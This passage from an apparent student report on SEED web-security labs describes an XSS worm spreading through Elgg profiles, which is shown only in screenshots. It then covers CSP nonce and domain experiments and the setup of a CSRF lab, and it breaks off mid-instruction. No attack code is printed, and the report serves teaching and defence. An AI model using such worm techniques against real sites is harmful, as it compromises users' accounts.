


Figure 2.29: Alice and Charlie being friends

- **Step 3: Seeing attack on Alice's profile**
  After saving the malicious script in Samy's **About Me** and then accessing Samy's profile from Alice's profile we see the following changes in Alice's profile:
  1. Alice before Accessing Samy's profile:




Figure 2.30: Alice before attack by Malicious Worm Code

2. Alice after accessing Samy's profile:




Figure 2.31: Alice after attack by Malicious Worm Code

- **Step 4: Seeing attack on Charlie's profile**
  After Alice gets attacked, and Charlie views Alice's profile, we see the following changes in his profile:

  1. Charlie before Accessing Alice's profile:




Figure 2.32: Charlie before attack by Malicious Worm Code

2. Charlie after Accessing Alice's profile:




Figure 2.33: Charlie after attack by Malicious Worm Code

2.9.3 Learning Outcome

Recognizing the rapid spread and potential damage of XSS worms in social networks and similar platforms.

2.10 Task 7: Defeating XSS Attacks Using CSP

2.10.1 Description

Experimenting with CSP headers to restrict script execution sources. Modify configurations to allow or block specific scripts, observe their effects, and understand how CSP mitigates XSS attacks.

2.10.2 Procedure

- **Step 1: Visiting the three websites**
  I visited the three websites and noted the following observations:

  - **www.example32a.com**
    No CSP policy is applied, and all scripts, both inline and external, are executed, displaying **OK**.




Figure 2.34: Default configurations of www.example32a.com

– **www.example32b.com**
  CSP is applied through Apache configuration, where scripts from **self** and ***.example70.com** are allowed:

  * Area 1: **Failed**, as the nonce does not match the policy.
  * Area 2: **Failed**, as the nonce does not match the policy.
  * Area 3: **Failed**, inline script blocked due to the lack of a nonce.
  * Area 4: **OK**, as allowed by **self**.
  * Area 5: **Failed**, as ***.example60.com** is not included in the policy.
  * Area 6: **OK**, as allowed by ***.example70.com**.




Figure 2.35: Default configurations of www.example32b.com

– **www.example32c.com**
  CSP is set through PHP code, where scripts with **nonce-111-111-111**, **self**, or ***.example70.com** are allowed:

  * Area 1: **OK**, as the nonce matches the policy.
  * Area 2: **Failed**, as the nonce does not match the policy.
  * Area 3: **Failed**, inline script blocked due to the lack of a nonce.

* Area 4: **OK**, as allowed by **self**.
* Area 5: **Failed**, as ***.example60.com** is not included in the policy.
* Area 6: **OK**, as allowed by ***.example70.com**.




Figure 2.36: Default configurations of www.example32c.com

- **Step 2: Clicking the button on the three websites**
  Observations after clicking the button:
  - **www.example32a.com**: The alert triggers as no CSP blocks inline JavaScript.




Figure 2.37: Button execution of www.example32a.com

  - **www.example32b.com**: The alert does not trigger, as inline JavaScript is blocked unless explicitly allowed.
  - **www.example32c.com**: The alert does not trigger unless modified to include a matching nonce.

- **Step 3: Modification of Apache configuration for www.example32b.com**
  To make Areas 5 and 6 display **OK**, I modified the CSP policy in the *apache_csp.conf* file and the *index.html* file. The changes included adding both **e**xample60.com and example70.com. The following screenshots illustrate the changes:




Figure 2.38: Changes made in apache_csp.conf file




Figure 2.39: Changes made in index.html file




Figure 2.40: Terminal commands for www.example32b.com

Successful display of turning areas 5 and 6 display **OK**:




Figure 2.41: www.example32b.com areas 5 and 6 working

- **Step 4: Modification of php code for www.example32c.com**
  In order to make Areas 1, 2, 4, 5 and 6 display **OK**, I modified the php code file. Such as illustrated in the following screenshots:




Figure 2.42: Changes made in phpindex.php file




Figure 2.43: Terminal commands for www.example32c.com

Successful display of turning areas 1, 2, 4, 5 and 6 display **OK**:




Figure 2.44: www.example32c.com areas 1, 2, 4, 5 and 6 working

2.10.3 Learning Outcome

Why CSP Prevents XSS Attacks

- **Separation of Code and Data:**
  Inline scripts require a nonce or must be explicitly allowed in the script-src directive. External scripts are restricted to trusted domains.
- **Prevents Execution of Malicious Scripts:**
  Attackers cannot inject arbitrary JavaScript code unless they gain access to trusted sources or correct nonces.
- **Reduces Attack Surface:**
  By specifying trusted sources, the website minimizes exposure to potentially malicious scripts.

2.11 Conclusion

This lab demonstrated the risks and impact of Cross-Site Scripting (XSS) vulnerabilities using the Elgg platform. Through a series of tasks, we explored how attackers can inject malicious JavaScript to steal cookies, manipulate user profiles, and spread self-propagating worms. We also highlighted the importance of mitigation techniques, such as Content Security Policies (CSP), which help block malicious script execution by restricting sources. This exercise emphasizes the need for secure coding practices and security measures to protect web applications from XSS attacks.

Chapter 3

Cross Site Request Forgery

3.1 Introduction

Cross-Site Request Forgery (CSRF) is a significant security vulnerability that exploits the trust between a user and a web application. It occurs when an attacker tricks a victim into performing unintended actions on a trusted website where the victim is authenticated. This attack leverages the victim's browser, exploiting its ability to send authenticated requests without user consent. CSRF can result in unauthorized transactions, data theft, or even the compromise of sensitive information.

As the web becomes more dynamic and interactive, the prevalence of CSRF attacks has increased. This project aims to understand the mechanics of CSRF, its potential impact, and effective countermeasures. The research focuses on identifying vulnerabilities in web applications and implementing robust security practices to mitigate risks.

3.1.1 Objective

The primary objective of this project is to explore and address the threat posed by CSRF attacks. Specific goals include:

- **Understanding the Mechanisms**: Analyze how CSRF attacks exploit vulnerabilities in web applications and browser behavior.
- **Impact Analysis**: Evaluate the potential consequences of CSRF attacks on user privacy, application integrity, and overall security.
- **Prevention Techniques**: Research and implement effective strategies such as anti-CSRF tokens, SameSite cookies, and secure coding practices to safeguard web applications.

- **Testing and Mitigation**: Design and perform practical testing to detect CSRF vulnerabilities and demonstrate countermeasures in action.

3.1.2 Scope

This project delves into the technical and practical aspects of CSRF attacks and their prevention. The scope includes:

- **Literature Review**: A detailed study of CSRF attack methodologies, real-world examples, and trends.

- **Application Testing**: Focus on identifying and addressing CSRF vulnerabilities in web applications, particularly those using modern frameworks.

- **Preventive Measures**: Implementation of security mechanisms like anti-CSRF tokens, session validation, and secure configurations to mitigate attack vectors.

- **Awareness and Education**: Develop materials to educate developers and users about CSRF and the importance of adopting security best practices.

- **Future Research**: Explore emerging threats and advancements in counter-CSRF strategies, ensuring adaptability to evolving attack techniques.

All of these tests were carried out in a controlled environment with Ubuntu virtual machine on Oracle virtual box.




Figure 3.1: Extracting SEED-Ubuntu20.04 for vdi file

3.2 Lab Environment

To set up the lab environment and configure the vulnerable web application for CSRF attacks using SEED Ubuntu 20.04, the following steps were performed:

1. **Build and Start Containers:**

    - Used the command `dcbuild` to build the container images for the SEED lab environment. This is an alias for the `docker-compose build` command.




Figure 3.2: Building the docker

- Used the command dcup to start the containers, which set up the vulnerable web application. This is an alias for the docker-compose up command.




Figure 3.3: Starting the container for docker system

Leave this container and jump to new terminal as:

